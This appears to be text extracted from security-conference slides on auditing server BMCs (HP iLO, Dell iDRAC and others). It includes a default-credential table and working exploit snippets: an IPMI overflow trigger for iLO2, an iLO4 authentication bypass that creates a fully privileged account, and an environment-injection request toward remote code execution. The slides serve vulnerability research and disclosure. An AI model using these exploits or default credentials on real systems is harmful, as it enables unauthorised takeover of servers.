
LINUX





# PRE AUTH

AND REMOTE...



**THE**  
**EXCITEMENT**  
**OF**  
**AUDITING**  
**BMC**



# ATTACK

# SURFACE

## **SMASH**

**TCP/22**

## **SNMP**

**UDP/161,162**

## **HTTPS**

**TCP/80,443**

## **IPMI**

**UDP/623**

## **OTHER**

**Standalone  
WSMAN**

**KVM**

**VNC**




-  Command line standardized for DTMF
-  Runs over SSH
-  Most of the attack surface is post-auth.  
However post-auth is still useful to  
triage/debug other attacks

```
File Edit View Terminal Tabs Help
nico@nicohop:~$ ssh -ladmin 192.168.1.125
admin@192.168.1.125's password:
/admin1-> help
[Usage]
    show  [<options>] [<target>] [<properties>]
           [<propertyname>== <propertyvalue>]
    set   [<options>] [<target>] <propertyname>=<value>
    cd    [<options>] [<target>]
    create [<options>] <target> [<property of new target>==<value>]
           [<property of new target>=<value>]
    delete [<options>] <target>
    exit   [<options>]
    reset  [<options>] [<target>]
    start  [<options>] [<target>]
    stop   [<options>] [<target>]
    version [<options>]
    help   [<options>] [<help topics>]
    load -source <URI> [<options>] [<target>]
    dump -destination <URI> [<options>] [<target>]

/admin1->
```

# SMASH



# TEXTCONS

ENABLES A REMOTE CONSOLE! :D

Product Name	Default Username	Default Password
HP Integrated Lights Out (iLO)	Administrator	<factory randomized 8-character string>
Dell Remote Access Card (iDRAC, DRAC)	root	calvin
IBM Integrated Management Module (IMM)	USERID	PASSWORD (with a zero)
Fujitsu Integrated Remote Management Controller	admin	admin
Supermicro IPMI (2.0)	ADMIN	ADMIN
Oracle/Sun Integrated Lights Out Manager (ILOM)	root	changeme
ASUS iKVM BMC	admin	admin

# SNMP

```
iso.3.6.1.2.1.25.4.2.1.5.3523 = ""
iso.3.6.1.2.1.25.4.2.1.5.3532 = ""
iso.3.6.1.2.1.25.4.2.1.5.3536 = ""
iso.3.6.1.2.1.25.4.2.1.5.3556 = ""
iso.3.6.1.2.1.25.4.2.1.5.3557 = STRING: "-f -d 5"
iso.3.6.1.2.1.25.4.2.1.5.3562 = ""
iso.3.6.1.2.1.25.4.2.1.5.3563 = STRING: "-p /tmp/discover_daemon.pid -d"
iso.3.6.1.2.1.25.4.2.1.5.3586 = STRING: "-p /tmp/scal_daemon.pid -d -u 96F191D43E9F11E682140894EF20C2C1"
iso.3.6.1.2.1.25.4.2.1.5.3639 = STRING: "-f -d 5"
iso.3.6.1.2.1.25.4.2.1.5.3686 = STRING: "/etc/sysapps_script/S_ADAM_SWE.sh restart"
iso.3.6.1.2.1.25.4.2.1.5.3704 = STRING: "-c /tmp/dhcp6c.conf_eth1 -p /tmp/dhcp6c.pid_eth1 eth1"
iso.3.6.1.2.1.25.4.2.1.5.3740 = ""
```

```
STRING: "/etc/sysapps_script/S_ADAM_SWE.sh restart"
STRING: "-c /tmp/dhcp6c.conf_eth1 -p /tmp/dhcp6c.pid_eth1 eth1"
"""
STRING: "-pf /tmp/run/dhcpd.pid usb0 -lf /tmp/network_config/dhcpd.lease"
STRING: "tcp6-listen:3389,so-bindtodevice=eth1,fork tcp:169.254.95.120:3389"
"""
iso.3.6.1.2.1.25.4.2.1.5.4137 = STRING: "-p 23 -l /bin/emr login"
iso.3.6.1.2.1.25.4.2.1.5.4197 = STRING: "-l /dev/null -p /tmp/slpd.pid"
iso.3.6.1.2.1.25.4.2.1.5.4220 = STRING: "-f /etc/ssh/sshd_config-immcli -g 60"
iso.3.6.1.2.1.25.4.2.1.5.4244 = ""
iso.3.6.1.2.1.25.4.2.1.5.4476 = STRING: "-r /usr/local/lib/appweb -f ../../../../../../etc/appweb/appweb.conf"
iso.3.6.1.2.1.25.4.2.1.5.4501 = STRING: "-c /etc/sfcb/sfcb.cfg -d"
```

eth1"

```
STRING: "tcp6-listen:5900,so-bindtodevice=eth1,fork tcp:169.254.95.120:5900"
STRING: "-d 0"
STRING: "-nw -pf /tmp/dhclient_eth1.pid -cf /tmp/network_config/dhclient_eth1.conf"
"""
iso.3.6.1.2.1.25.4.2.1.5.4806 = STRING: "-f /etc/lighttpd/lighttpd.conf -m /usr/lib/lighttpd/"
iso.3.6.1.2.1.25.4.2.1.5.4808 = STRING: "-p lighttpd -m"
iso.3.6.1.2.1.25.4.2.1.5.5182 = STRING: "-M /usr/share/snmp/mibs -m ALL -LE e -c /etc/snmp/snmpd.conf -x tcp:127.0.0.1:705"
iso.3.6.1.2.1.25.4.2.1.5.5468 = ""
iso.3.6.1.2.1.25.4.2.1.5.5860 = ""
iso.3.6.1.2.1.25.4.2.1.5.6041 = ""
iso.3.6.1.2.1.25.4.2.1.5.6149 = ""
iso.3.6.1.2.1.25.4.2.1.5.6237 = ""
iso.3.6.1.2.1.25.4.2.1.5.7365 = ""
iso.3.6.1.2.1.25.4.2.1.5.7369 = ""
iso.3.6.1.2.1.25.4.2.1.5.7373 = ""
iso.3.6.1.2.1.25.4.2.1.5.7374 = ""
```

```
$ SNMPWALK -V1 -c PUBLIC -M "./IMMALERT.MIB" 192.168.1.129
```

## Vulnerability Details : [CVE-2015-5621](#)

The snmp\_pdu\_parse function in snmp\_api.c in net-snmp 5.7.2 and earlier does not remove the varBind variable in a netsnmp\_variable\_list item when parsing of the SNMP PDU fails, which allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via a crafted packet.

Publish Date : 2015-08-19 Last Update Date : 2018-03-29

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#)  
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

▼ [Scroll To](#)

▼ [Comments](#)

▼ [External Links](#)

### – CVSS Scores & Vulnerability Types

CVSS Score

7.5

Confidentiality Impact

Partial (There is considerable informational disclosure.)

Integrity Impact

Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

Availability Impact

Partial (There is reduced performance or interruptions in resource availability.)

Access Complexity

Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit. )

Authentication

Not required (Authentication is not required to exploit the vulnerability.)

Gained Access

None

Vulnerability Type(s)

Denial Of Service Execute Code

CWE ID

[19](#)

- 🔧 **BMC has an infamous protocol called IPMI UDP/623**
- 🔧 **Used to remotely manage BMC and access most of the capabilities**
- 🔧 **Including the Serial Console over UDP**

**In 2013 the ITWorld magazine called IPMI  
the most dangerous protocol in the  
world...**

## Previous Work

- 🔧 **Authentication Bypass on Cipher Zero<sup>1</sup>**
- 🔧 **RAKP Authentication debacle<sup>2</sup>**
- 🔧 **Predictable Session ID<sup>3</sup>**

- (1,2) Dan Farmer IPMI research
- (3) “A Case of Weak Session-ID  
<https://labs.mwrinfosecurity.com/blog/cve-2014-8272/>

## IPMI Zero Length Pool Overflow

**HP ILO 2****CVE-2017-8979**

```
length = \
IPMI_Packet->Message_Length - 6;
mem = pool_block_allocate()
memcpy(mem, source, length);
```

# Easy exploit to trigger on IL02 < 2.32

```
buf = "0600ff0700000000000000000000000092018c88100388e04b5"
mess= [int(buf[a:a+2], 16) for a in range(0, len(buf), 2)]
p = 13
nm = mess[:p] + [0] + mess[p+1:]
s = SendPacket(nm, sys.argv[1], IPMI_PORT)
```

- 🔧 **Interesting target**
  - PREFERRED BY **SYSADMIN & FIREWALLS**, OPEN BY DEFAULT
- 🔧 **Most of them use popular embedded web servers: Appweb**
- 🔧 **However some vendors implement their own server**

**HTTPS**

# Discovering BMCs

**URL/XMLDATA?ITEM=ALL**

(ON HP ILO)

**URL/CGI-BIN/DISCOVER**

(ON DELL IDRAC)


```
<LOCATION>Embedded</LOCATION>
<MACADDR>d8:9d:67:2b:e9:6f</MACADDR>
<IPADDR/>
<STATUS>Unknown</STATUS>
</NIC>
</NICS>
</HSI>
```

```
<PN>Integrated Lights-Out 4 (iLO 4)</PN>
<FWRI>2.50</FWRI>
```

```
<BBLC>03/11/2012</BBLC>
<HWRI>ASIC: 12</HWRI>
<SN>ILOUSE338EXB6 </SN>
<UUID>IL0654081USE338EXB6</UUID>
<IPM>1</IPM>
<SSO>0</SSO>
<PWRM>3.2.0</PWRM>
<ERS>0</ERS>
<EALERT>1</EALERT>
</MP>
▼<SPATIAL>
  <DISCOVERY_RACK>Not Supported</DISCOVERY_RACK>
  <DISCOVERY_DATA>Server does not detect Location Discovery Services</DISCOVERY_DATA>
  <TAG_VERSION>0</TAG_VERSION>
  <RACK_ID>0</RACK_ID>
  <RACK_ID_PN>0</RACK_ID_PN>
  <RACK_DESCRIPTION>0</RACK_DESCRIPTION>
  <RACK_UHEIGHT>0</RACK_UHEIGHT>
  <UPOSITION>0</UPOSITION>
  <ULOCATION>0</ULOCATION>
  <cUUID>30343536-3138-5355-4533-333845584236</cUUID>
  <UHEIGHT>1.00</UHEIGHT>
  <UOFFSET>0</UOFFSET>
</SPATIAL>
▼<HEALTH>
  <STATUS>3</STATUS>
</HEALTH>
</RIMP>
```

# HTTPS

HP ILO 4 <2.53  
CVE-2017-12542  
SSCANF("%\*S %S")




# Easy exploit to trigger on iLO4 < 2.53

```
exploit_trigger = {'Connection': 'A'*29}
accounts_url = 'https://%s/rest/v1/AccountService/Accounts'
response = requests.post(url, json=body, headers = exploit_trigger, verify = False)

body = {
    'UserName':username,
    'Password':password,
    'Oem':Oem
}

Oem = {
    'Hp':{
        'LoginName': username,
        'Privileges':{
            'LoginPriv' : True,
            'RemoteConsolePriv': True,
            'UserConfigPriv' : True,
            'VirtualMediaPriv': True,
            'iLOConfigPriv':True,
            'VirtualPowerAndResetPriv':True,
        }
    }
}
```



## Environment Variable Injection leads to RCE

```
$ curl 'https://x.x.x.x/cgi-bin/login?LD_DEBUG=files'  
  
HTTP/1.1 503 Service Unavailable  
Keep-Alive: timeout=60, max=199  
[...]  
  
24986: file=/usr/lib/libfipsint.so.0.0.0 [0]: needed  
by /usr/local/cgi-bin/login [0]  
24986: file=/usr/lib/libfipsint.so.0.0.0 [0]:  
generating link map  
24986: dynamic: 0x295689e8 base: 0x29558000 size:  
0x00010b24  
24986: entry: 0x29558680 phdr: 0x29558034 phnum:  
4
```

# **WE KNOW WHAT YOU ARE THINKING**


`/proc/self/fd/0`




## Environment Variable Injection leads to RCE

**The `putfile` CGI allow unauth users to store arbitrary content in a file**

- 🔧 Limited to 128kB
- 🔧 File /tmp/sshpkauthupload.tmp



